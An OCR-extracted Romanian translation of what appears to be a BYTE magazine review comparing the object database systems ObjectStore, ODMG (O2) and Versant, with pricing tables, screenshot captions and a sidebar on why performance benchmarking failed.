Până acum, datele se încadrau cu uşurinţă în câmpuri de dimensiune fixă formate din numere şi caractere. Le-am organizat în baze de date bazate pe fişiere „plate" (*flat-file*), am navigat apoi prin ele cu sisteme ierarhice bazate pe un pointer de fişier şi apoi le-am legat în tabele relaţionale – conectate prin chei şi indecşi şi programate folosind aşa-numitele limbaje de generaţia a patra (4GL-uri), care erau de regulă proprietare şi difereau în funcţie de SGBD şi de producător.

Dar datele de astăzi sunt mai diverse, mai complicate şi vin în cantităţi mult mai mari decât în urmă cu câţiva ani. Acum trebuie să organizăm şi să regăsim date video, audio, grafice 3-D animate şi texturi, documente compuse, informaţii geografice şi încă de multe alte tipuri. Ne trebuie volume de stocare mari şi sisteme de regăsire care să funcţioneze la cerere peste reţele globale. Pentru a îndeplini toate aceste cerinţe, cea mai bună soluţie – chiar dacă nu cea mai simplă – par să o constituie sistemele de baze de date orientate pe obiecte (ODBMS-uri).

ODBMS-urile nu sunt programe banale. Sunt complexe şi scumpe, iar utilizarea lor impune o schimbare a metodelor, a obişnuinţelor şi chiar a atitudinii. Dar tot mai multe organizaţii aleg astfel de sisteme pentru a-şi rezolva problemele. Printre motivele acestei alegeri se numără prezenţa tot mai pregnantă a modelelor de programare orientată pe obiecte în domeniul client/server, cuprinzând COM, DCOM şi CORBA; inabilitatea sistemelor relaţionale tradiţionale, bazate pe SQL, de a lucra cu date complexe şi în arhitecturi multi-strat; nepotrivirea dintre SQL şi limbajele mai moderne, bazate pe componente, cum sunt Java, ActiveX şi C++.

Pentru acest raport, BYTE a studiat trei dintre sistemele majore: ObjectStore de la Object Design, ODMG de la O2 Technology şi Versant de la Versant Object Technology. Fiecare reprezintă o abordare oarecum diferită a realizării unui ODBMS, dar toate se conformează standardelor elaborate de Object Desktop Management Group. Toate sunt disponibile atât pentru platforme Unix cât şi pentru Windows NT şi toate cuprind suport complet pentru C++ şi dispun de interfeţe pentru Java, fie în fază finală fie în versiune beta.

Am instalat aceste produse pe servere NT şi le-am experimentat posibilităţile ca să vedem pentru ce anume sunt mai potrivite fiecare şi pentru a evalua suportul pe care îl oferă utilizatorului şi administratorului de reţea. În evaluările pe care le-am făcut, am pus un accent deosebit pe uşurinţa dezvoltării şi a distribuţiei, deoarece aceste produse sunt doar blocuri constructive pe care trebuie să le asamblaţi cât mai eficient cu putinţă. Am notat şi cât de bine servesc date pentru aplicaţii bazate pe Web şi Internet precum şi modul cum beneficiază de Java.

BYTE BEST

BAZE DE DATE OBIECTUALE

ObjectStore de la Object Design s-a remarcat dintre produsele concurente,oferind o arhitectură solidă şi instrumente de dezvoltare eficiente.

Planurile noastre iniţiale prevedeau şi teste extensive de performanţă, dar ne-am dat seama că aceasta nu-i o treabă chiar atât de uşoară. Nu am reuşit să creăm în timpul pe care l-am avut la dispoziţie teste utile şi relevante (vezi caseta „[Bancul de] Test eşuat").


Obiectez la această relaţie

Înainte de a descrie produsele în cauză, să ne aducem aminte prin ce diferă SGBD-urile obiectuale de cele relaţionale. Modelul bazelor de date relaţionale a fost construit pe baza conceptelor teoriei mulţimilor, a tabelelor monolitice şi a unei gramatici simple pentru interogări ad-hoc, care a fost standardizată apoi în omniprezentul SQL.

SGBD-urile obiectuale, în schimb, se bazează pe conceptele stocării persistente din limbajele de programare orientate pe obiecte (OOP). În esenţă, aceasta înseamnă că clasele, atributele şi instanţele obiectelor pot fi reprezentate într-o bază de date în acelaşi mod în care sunt reprezentate în limbajele OOP. De asemenea, pot fi stocate şi regăsite de aplicaţii în forma lor naturală, fără să fie nevoie să fie modificate în vreun fel pentru stocarea lor în tabele relaţionale.

Deşi modelul relaţional pur, teoretic, este suficient de puternic pentru a accepta orice fel de tipuri de obiecte, structuri de date sau arhitecturi distribuite, când se ajunge la implementări practice şi performanţe în timp real, modelul relaţional nu se mai dovedeşte optim. De ce? Fiindcă cele mai multe aplicaţii client/server moderne, precum şi alte produse software complexe, sunt programate în termeni de obiecte, iar obiectele pur şi simplu nu se pretează la stocarea în tabele relaţionale. Cel mai adesea, singura soluţie este crearea câte unei tabele separate pentru fiecare clasă care există într-un anumit model de bază de date care este dezvoltat.

Din păcate, atunci când ai un număr mai mare de clase trebuie să extragi date din multe tabele pentru a rezolva majoritatea cererilor, iar încărcare devine semnificativă. A face un JOIN SQL pentru a culege date din mai multe tabele poate să conducă la calcule algebrice masive când se lucrează



Publisher (din ObjectStore) facilitează vizualizarea și organizarea datelor obiectuale.

Segmentarea unei baze de date obiectuale (prezentată aici prin ObjectStore) ajută la optimizarea bazei de date pentru o mai eficientă căutare și regăsire a datelor.

	Name	Lenght
2	Auto Racing	143
3	SCUBA Diving	277
4	Skiing	90
5	Skydiving	
6	White Water	

Versant nu are altceva decât un utilitar grafic de administrare, bazat însă tot pe linia de comandă și pe programare C++. Este foarte bine pentru anumite organizații, dar complet inutil pentru altele.

```
Command Executed -
dblist.exe -dir
The results are -
```

Please enter Parameters for 'db2tty'

Database name: bar
Save Results In: D:\VERSANT\D
☑ Use Read Lock
Long Txn Name: search_custome

Inspector-ul din ObjectStore permite vizualizarea în diverse moduri a structurii unei baze de date obiectuale, ceea ce poate simplifica mult dezvoltarea aplicațiilor.

O bază de date ODMG suportă deferitele obiecte necesare pentru un sistem de informații geografice și cartografie.

Support Call

Media: Phone
Initial problem description: Request on the o2 / C++ ODMG Binding Guide
Status: Open
Responsible: reynal
Gender: M
Name: SMITH
Phone1: 01 222 33 99 44
User Site: SMITH LIMITED
Contract: CM-1_SMITH LIMITED 31/12/1999

Acest ecran este o parte din sistemul de asistență a utilizatorilor dezvoltat cu ODMG, demonstrând abilitatea acestuia de a manevra în mod diferit obiectele structurate.

Administrarea datelor obiectuale de diverse tipuri necesită programare, dar multe ODBMS-uri oferă și o interfață grafică ajutătoare.

cu volume mari de date. Cu cât datele devin mai complexe, în structuri ierarhice sau de obiecte aflate în relație, cu atât sunt mai greu de reprezentat prin linii și coloane, iar regăsirea și actualizarea datelor este tot mai dificilă.

Bazele de date obiectuale îndepărtează acest nivel de complexitate și de discrepanță teoretică. De fapt, însăși arhitectura lor se pretează mult mai natural la procesarea distribuită și la caching local decât modelul relațional. Se spune adesea că sistemele obiectuale au performanțe groaznice la interogări simple și nu suportă interogări ad-hoc. Într-adevăr, cererile banale care se referă doar la extragerea datelor din câteva coloane ale unei tabele merg mai repede într-un sistem relațional decât în sisteme obiectuale. În schimb, acestea din urmă s-au dovedit de 100 până la 1000 de ori mai rapide în cazul cererilor mai complexe, care în SGBD-uri relaționale implică un JOIN. (Pentru amănunte privind avantajele și dezavantajele ODBMS-urilor, vezi articolul „Baze de date orientate obiect“ de la pagina 81).

Procesul de dezvoltare

Produsele ODBMS și-au dovedit eficiența la nivelul întreprinderii, dar mai trebuie să se maturizeze pe partea de interfață și de dezvoltare. Pentru a dezvolta un model de date într-un ODBMS, trebuie să te familiarizezi cu multe structuri de date deosebite. Unele dintre aceste structuri – tablou, set, cursor (un pointer folosit pentru a parcurge un grup de obiecte) sau *bag* („sac“) – sunt familiare programatorilor experimentați și sunt utilizate și în medii relaționale. Altele sunt însă specifice mediilor obiectuale și sunt utile pentru optimizarea performanțelor.

De pildă, un *segment* poate fi definit ca o grupare fizică de obiecte, ca o unitate într-o bază de date mai mare. Este util atunci când lucrezi cu obiecte care au câteva (nu multe) atribute de mari dimensiuni (de exemplu un obiect „angajat“ cu o imagine binară asociată). Dacă grupezi împreună într-un segment atributele mai mari ale unor obiecte diferite, sistemul poate să scaneze mai rapid mulțimi de obiecte, atât mari cât și mici – cele mari pentru că sunt toate în aceeași locație fizică de stocare iar cele mici pentru că dimensiunea de stocare a fiecărui obiect s-a micșorat.


Oarecum similar este conceptul de *cluster*, un alt mod de a grupa în mod strategic obiecte și atribute. Clusterele lucrează mai mult la nivel logic, plasând împreună anumite obiecte care sunt mai strâns inter-relaționate (de exemplu nodurile *fiu* într-un arbore). Fiecare dintre ODBMS-urile testate

LAB REZULTATELE EVALUĂRII

CEL MAI BUN

ObjectStore de la Object Design

O interfață foarte bine gândită și ușor de utilizat, plus un set bogat de facilități fac ca acest pachet să fie remarcabil.


Physical Database Layout
Segments List
Segment 0
Segment 2
Segment 20
57
890
379
516
122
106
Statistics
Display:
Quantity
Size
Percent
Sort by:
Category
Quantity
Ascending
User-defined Classes 20 16.0%
EXTRA_PackageEvent 13 10.4%
EXTRA_Package 1 0.8%
osmm_video 1 0.8%
Instances List
14: 0:0000: <EXTRA_Category> Auto Racing, 143
14: 0:0134: 0x30680134: Char[144]
14: 0:01c4: <osmm_image> 0x306801C4
14: 0:01d4: 0x306801D4: _osmm_attributes
14: 0:01e4: 0x306801E4: _osmm_string
14: 0:01ec: 0x306801EC: Char[66]
14: 0:0230: 0x30680230: _osmm_string
14: 0:0238: 0x30680238: Char[144]
14: 0:02c8: 0x306802C8: _osmm_string
14: 0:02d0: 0x306802D0: Char[13]

	PREȚ (WINDOWS NT/UNIX)	INTERFAȚĂ WEB (PREȚ)	TECHNOLOGIE	FACILITĂȚI	UTILITATE (UȘURINȚA DEZVOLTĂRII)	PUNCTAJ GENERAL
ObjectStore 5.0	**$3300 / $6000**	**ObjectForms ($3200)**	★★★★	★★★★★	★★★★★	★★★★★
ODMG 5.0	$4000 / $6000	O2Web ($5000)	★★★★	★★★★	★★★	★★★★
Versant 5.0	$5500 / $9000	VersantWeb ($995)	★★★★	★★★	★★★★	★★★★

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

dispune, într-o formă sau alta, de astfel de construcții, deși nu pot fi – cu siguranță – inter-schimbate. Până la o anumită limită, o bună parte dintre aceste optimizări sunt aplicate automat la crearea și popularea unei baze de date (mai ales în Versant). Dar pentru a dispune de cel mai bun control, mai ales pentru aplicații vitale, trebuie să le definiți în mod explicit.

Versatilul Versant 5.0

Versant se orientează spre piața aplicațiilor de vârf la nivel de întreprindere, punând accentul pe granularitatea tranzacțiilor și pe toleranța la defectări. Cu toate calitățile sale în aceste domenii, încă nu dispune de suficiente instrumente de dezvoltare iar interfața cu utilizatorul este primitivă.

Spre deosebire de cele mai multe sisteme obiectuale comerciale, Versant se bazează pe modelul serverului de obiecte, nu pe implementarea de gen „server de pagini“ din ObjectStore (ODMG de la O2 merge pe o abordare hibridă). În cazul unui server de pagini, cea mai mică unitate de date are dimensiune fixă (de regulă circa 4KB), în vreme ce un server de obiecte lucrează cu obiecte logice care adesea sunt mai mici. Când obiectele sunt mici, arhitectura *object-server* permite un maximum de concurență pentru servere în regim intens tranzacțional.

Versant oferă un server tolerant la defecte (*fault-tolerant*), bazat pe soluții de vârf pentru sincronizarea replicării în baza de date și pentru oglindire *master-slave* transparentă. Aceste caracteristici sunt adânc înrădăcinate în arhitectura sistemului, deci necesită intervenții minime asupra codului pentru a fi configurate.

VersantWeb, un produs însoțitor destinat în mod special aplicațiilor Web, este relativ mai ieftin decât cei doi concurenți ai săi, oferind totuși funcțiile vitale necesare precum și interoperabilitate cu interfețele de programare ale principalelor servere Web.

Deși Versant excelează în versatilitate și fiabilitate, eșuează la capitolul ușurinței de învățare și administrare. API-ul C++ a fost de departe cel mai complicat dintre cele trei pe care le-am testat, beneficiind poate și de cea mai puțin lizibilă documentație. Instrumentele grafice se limitează la un simplu utilitar DBAdmin, oferind doar cu puțin mai mult decât operațiile de bază pentru administrarea unei baze de date. În plus, nu există instrumente RAD disponibile.

Nu am testat interfața Java, care încă nu a fost lansată, dar rapoartele menționează că dispune de întreaga funcționalitate a interfeței standard C++ din Versant. Credem că probabil va oferi un mediu de dezvoltare mai comod.

ODBMS pe birou

Un avantaj cheie al tehnologiei bazelor de date obiectuale este scalabilitatea de la nivelul computerului desktop până la nivelul întreprinderii. Tehnologia are mulți clienți potențiali în ingineria software, aplicații grafice și în dezvoltarea de aplicații de administrare a datelor.

Multe dintre programele de astăzi necesită o cale de a stoca și de a regăsi datele la nivel local. Deoarece interfețele de bază pentru acestea, în C++ și Java de pildă, sunt lente și nesigure, o anumită tehnologie de baze de date trebuie implementată și înglobată în produs. Dar în aceste situații, înglobarea serverul de date complet, obiectual sau relațional, este o soluție exagerată. În schimb produse ca NeoAccess (de la NeoLogic) și PSE Pro (de la Object Design) tind să impună o nouă paradigmă, numită „databases for the desktop“.

NeoAccess 5.0 poate fi folosit ca un back-end de stocare în cadrul oricărui mediu de dezvoltare C++. Deoarece nu impune o licență pentru produsele dezvoltate cu ajutorul său, programul poate fi integrat în orice produs comercial fără ca prin aceasta să crească prețul per utilizator sau per copie. Produsul suportă compilatoarele și mediile de dezvoltare C++ cele mai răspândite pe platforme Windows, Unix, Mav și BeOS.

Tehnologia NeoAccess a fost deja înglobată în multe dintre produsele software de succes de pe piață, cum ar fi NetObject Fusion (un editor de pagini Web), Netscape Communicator și în programele de birou de la Corel. Încă nu este disponibilă o interfață Java.

Prin PSE Pro, Object Design oferă miezul tehnologiei pe baza căruia și-a construit sistemul pentru aplicații la nivel de întreprindere. PSE (care înseamnă Persistent Storage Engine) utilizează aceeași tehnologie ca și ObjectStore, dar fără necesarul mare de memorie și arhitectura multi-user a acestuia. PSE Pro furnizează un sistem de biblioteci și „scheme“ care permit o serializare eficientă și sigură a datelor manevrate de o aplicație.

Actualmente, PSE Pro dispune de interfețe pentru Java, C++ și ActiveX. Implementarea claselor ODBMS pentru Java realizată de Object Design a exercitat o puternică influență asupra viitorului standard ODMG privind utilizarea tehnologiei bazelor de date obiectuale cu Java. PSE Pro este însoțit și de o variantă redusă funcțional, PSE, care poate fi descărcată gratuit de pe situl Web al firmei Object Design.

Cine are grijă de ObjectStore?

BYTE a analizat deja ObjectStore 5.0 de la Object Design, un ODBMS de vârf care oferă cele mai bune opțiuni pentru dezvoltare, arhitectură și livrare rapidă pe piață (vezi „What's in Store for the Web“, BYTE August). ObjectStore este fundamental diferit de celelalte două produse, utilizând pentru administrarea obiectelor maparea în memoria virtuală și nu moștenirea și identificatorii unici.

Versant și ODMG pretind ca fiecare obiect nou creat să fie o subclasă a clasei generice de bază *Object*. ObjectStore nu are această pretenție, economisind astfel 64 de octeți pentru fiecare obiect. Un câștig aparent neînsemnat, dar care într-o baza de date uriașă, de ordinul giga-octeților, poate fi extrem de important.

În plus, ObjectStore este singurul dintre sistemele testate care oferă suport pentru ActiveX, ceea ce reprezintă desigur un imens avantaj pentru dezvoltarea de aplicații în medii Windows NT distribuite. Dar poate cea mai importantă facilitate a lui ObjectStore o reprezintă suita sa de unelte vizuale pentru dezvoltarea de aplicații și pentru administrarea bazelor de date existente. Inspector 2.2 este un utilitar avansat care ne permite să edităm datele, să refacem organizarea nivelului fizic al bazei de date, precum și să concepem interogări. Toate acestea într-un mediu „point-and-click“ foarte prietenos, care utilizează un foarte familiar format tabelar (gen spreadsheet) de afișare a datelor. Folosind Inspector puteți de asemenea analiza și depana schema bazei de date, adesea foarte complicată.

Un alt instrument foarte util din arsenalul lui ObjectStore este Performance Expert, un utilitar analitic care examinează o aplicație sau o arhitectură ObjectStore, furnizând informații detaliate despre performanță și sugerând modalități de optimizare.

Cu ObjectStore puteți programa atât în C++ cât și în Java, iar codul Java poate accesa obiectele și metodele C++ din baza de date. În privința API-ului C++, ObjectStore se poate mândri cu cel mai direct cod, care necesită instalarea celui mai redus număr de structuri, macro-uri și clase criptice pentru a construi o bază de date simplă sau un model obiectual. Însă, spre deosebire de celelalte două produse, nu dispune de interfață pentru Smalltalk.

Suportul tehnic oferit de Object Design este impresionant. Este o practică curentă ca un inginer să-și petreacă o zi sau două cu un client pentru a-l ajuta să instaleze softul și să-i rezolve toate problemele.

BAZE DE DATE OBIECTUALE | FACILITĂȚI

	ObjectStore	ODMG	Versant
Versiune	5.0	5.0	5.0
Preț pentru o dezvoltare Unix	$6000	$6000	$9000
Preț pentru o dezvoltare NT	$3300	$4000	$5500
Interfață Web și preț	ObjectForms ($3200)	O2Web ($5000)	VersantWeb ($995)
PLATFORME SUPORTATE			
Windows NT	✓	✓	✓
Windows 95	✓		✓
IBM OS/2			✓
Solaris SPARC	✓	✓	✓
Digital Unix	✓	✓	✓
SGI Irix	✓	✓	✓
IBM AIX	✓	✓	✓
HP-UX	✓	✓	✓
SCO Unix		✓	
Solaris x86		✓	
SunOS 4.x		✓	
UNELTE DE DEZVOLTARE			
Unelte de dezvoltare vizuală	Inspector, Performance Expert	O2Look, O2Tools (numai Unix)	
Unelte de administrare vizuală	Inspector	O2Tools (numai Unix)	DBA
LIMBAJE SUPORTATE			
Java	Inclus	Opțional*	Opțional* (beta)
C++	Inclus	Inclus	Inclus
Smalltalk		Opțional*	Opțional*
ActiveX	Inclus	N/A	N/A
COMPATIBILITATE ODMG			
ODL (Object Design Language)		✓	
OQL (Object Query Language)		✓	Subset (VQL)
SQL-92		✓	✓
Schema obiect	Mapare virtuală	Clasa de bază	Clasa de bază
ARHITECTURĂ			
Arhitectură de tranzacție	Server de pagini (fizic)	Server de pagini (fizic)	Server obiect (logic)
Executarea metodelor pe server			✓
Executarea metodelor la client	✓	✓	✓

* Pentru Versant și ODMG există posibilitatea alegerii unei interfețe de limbaj inclusă în licența de dezvoltare. Interfețele de limbaj adiționale se vând separat.

✓ = da; N/A = nu se aplică.

★★★★★ Excepțional ★★★★ Foarte bine ★★★ Bine ★★ Acceptabil ★ Slab

Filiera franceză

Dintr-un motiv care ne scapă, un număr surprinzător de mare de produse OBDMS provin din Franța. Printre acestea se numără și ODMG 5.0, produs de O2 Technology. Pentru proiectantul de aplicații, serverul de baze de date ODMG 5.0 prezintă două fațete. Pe de-o parte este un server pentru platforme Unix la un preț atractiv, oferind O2Look și O2Tools, două instrumente RAD atrăgătoare, precum și o interfață grafică pentru complexul sistem de baze de date.

Dar, din păcate, nu există nici o interfață vizuală pe latura NT a problemei. Mare păcat, având în vedere că un volum semnificativ de dezvoltare de aplicații client/server avansate se desfășoară pe platforma Windows NT, chiar și atunci când serverul țintă poate fi o mașină Unix.

La capitolul plusuri, O2 se mândrește cu implementarea propriului 4GL, numit O2C, care permite o programare avansată și totodată simplificată, precum și administrarea memoriei dinamice și a obiectelor, totul într-un mediu și cu o sintaxă total compatibilă

TECH FOCUS | PERFORMANȚĂ

(Bancul de) Test eșuat

Pentru a dezvolta aplicații folosind un anumit sistem ODBMS, prima dată trebuie să-i învățați arhitectura generală și mediul de dezvoltare. Fiecare produs are caracteristici diferite, astfel încât unui benchmark pentru a le testa performanțele implică dezvoltarea unei scheme care să poată să fie reprezentată pe fiecare ODBMS.

Dar asta-i partea cea mai ușoară. Fiecare produs dispune de propriul său API, foarte complex, iar unele interfețe nu pot fi folosite decât de o gamă limitată de instrumente, cum ar fi C++, care la rândul său nu este complet standardizat.

Fiecare dintre produsele testate pentru această folosește structuri de date C++ complet diferite pentru a reprezenta un obiect de bază cu atribute de tip string de lungime variabilă. Mai mult, fiecare produs dispune de propriile sale macro-uri C++, necesare pentru inițializarea bazei de date, pentru popularea ei cu obiecte replicate și pentru a marca începutul și sfârșitul unei tranzacții. Și, desigur, aceste macro-uri nu se comportă la fel în fiecare sistem ODBMS. Pentru obiecte cum ar fi un segment al bazei de date, un pointer lung, un cursor sau o referință statică, adesea există implementări cu totul diferite în fiecare produs. Din aceste motive – dar și din multe altele – a porta o aplicație generică ne-trivială, scrisă în pseudocod, pe fiecare ODBMS nu poate garanta un nivel rezonabil de paritate pentru aceste produse extrem de diferite.

Nu doar că procesul de bază al creării bazei de date și al obiectelor au fost inconsistente, dar și semantica unei tranzacții, modelele de blocare și de autorizare folosite de sisteme pentru o citire sau o scriere s-au dovedit inconsistente. Dacă dăm crezare producătorilor, fiecare dintre sistemele testate dispune de un sistem bine definit și foarte flexibil de parametrizare a blocărilor și a tranzacțiilor. Dar, din nou, nu am găsit o cale suficient de simplă pentru a pune în ecuație o anumită schemă care să fie aceeași pentru fiecare sistem. Deși fiecare produs suportă OQL (Object Query Language), aceasta nu este întotdeauna cea mai bună cale de a interoga baza de date, iar produsele îți permit să nu folosești deloc OQL pentru realizarea citirilor și scrierilor în baza de date.

Multe dintre aceste probleme de testare își au originea în complexitatea generală a bazelor de date. Chiar și SGBD-urile relaționale tind să folosească extensii proprietare de limbaj pentru a maximiza performanțele și eficiența în aplicații de mare anvergură.

În concluzie, NSTL nu a putut, în nici o formă practică și realistă (și în timpul avut la dispoziție), să obțină date relative la performanțele comparate ale celor trei produse în condiții de exploatare reală. Am ajuns la concluzia că realizarea unor teste care să poată compara în mod onest cele trei produse ar necesita, în cele din urmă, trei dezvoltări total separate și, chiar în aceste condiții, am fi avut de luat niște decizii care ar fi putut pune sub semnul îndoielii anumite rezultate. Ralph Waldo Emerson ar fi spus că rigoarea este podoaba minților înguste, dar BYTE nu poate, pur și simplu, să facă comparații de performanță fără aceasta.

Există totuși o speranță la orizont. ODMG are o șansă bună de a lucra la un standard Java comun pentru lumea bazelor de date obiectuale, înainte ca producătorii să implementeze în mod diferit propriile lor interfețe Java. Dacă Java va putea fi standardizat în acest domeniu, atunci – datorită dezvoltării mai comode și semanticii obiectuale mai stricte decât la C++ -- Java ar avea șanse importante să devină limbajul predilect pentru dezvoltarea de aplicații pentru ODBMS. Aplicațiile scrise în Java pentru un anume sistem obiectual sunt mult mai ușor de portat pe un alt sistem decât dacă ar fi scrise în C++. Mai mult, Java se împletește foarte strâns cu conceptele bazelor de date obiectuale – ceea ce nu se întâmplă și cu SQL. Acesta va fi încă un factor important în acceptarea largă a sistemelor de baze de date obiectuale în întreprinderile viitorului.

cu bătrânul ANSI C.

Mai mult chiar, O2 Technology a lucrat cu proiectanți CORBA de prim rang pentru a produce propriul O2Corba, o componentă adițională pentru ODMG 5.0 care aduce o interfață completă spre atât de răspândita implementare CORBA a arhitecturii de obiecte distribuite. În plus, O2 a dezvoltat de curând un model de server high-tech, numit „adaptive locking", care permite o blocare hibridă, la nivel de pagină și obiect, pentru tranzacțiile concurente.

INFORMAȚII DESPRE PRODUS

NeoAccess 5.0 $750
NeoLogic Systems
Berkeley, CA
510-524-5897
http://www.neologic.com

ObjectStore 5.0
Unix, $6000; NT, $3300
Object Design, Inc.
Burlington, MA
800-962-9620
617-674-5000
http://www.odi.com

ODMG 5.0
Unix, $6000; NT, $4000
O2 Technology, Inc.
Palo Alto, CA
800-798-5454
650-842-7000
fax: 415-842-7001
http://www.o2tech.com

PSE Pro
$250
Object Design, Inc.
Burlington, MA
800-962-9620
617-674-5000
fax: 617-674-5010
http://www.odi.com

Versant 5.0
Unix, $9000; NT, $5500
Versant Object Technology
Fremont, CA
800-837-7268
510-789-1500
fax: 510-789-1515
http://www.versant.com

Obiectele stocate într-o bază de date O2 sunt independente de limbaj. Aceasta înseamnă că dacă un anumit obiect a fost dezvoltat în Smalltalk, acesta poate fi accesat și manipulat de o aplicație Java. Și viceversa.

Suport de calitate

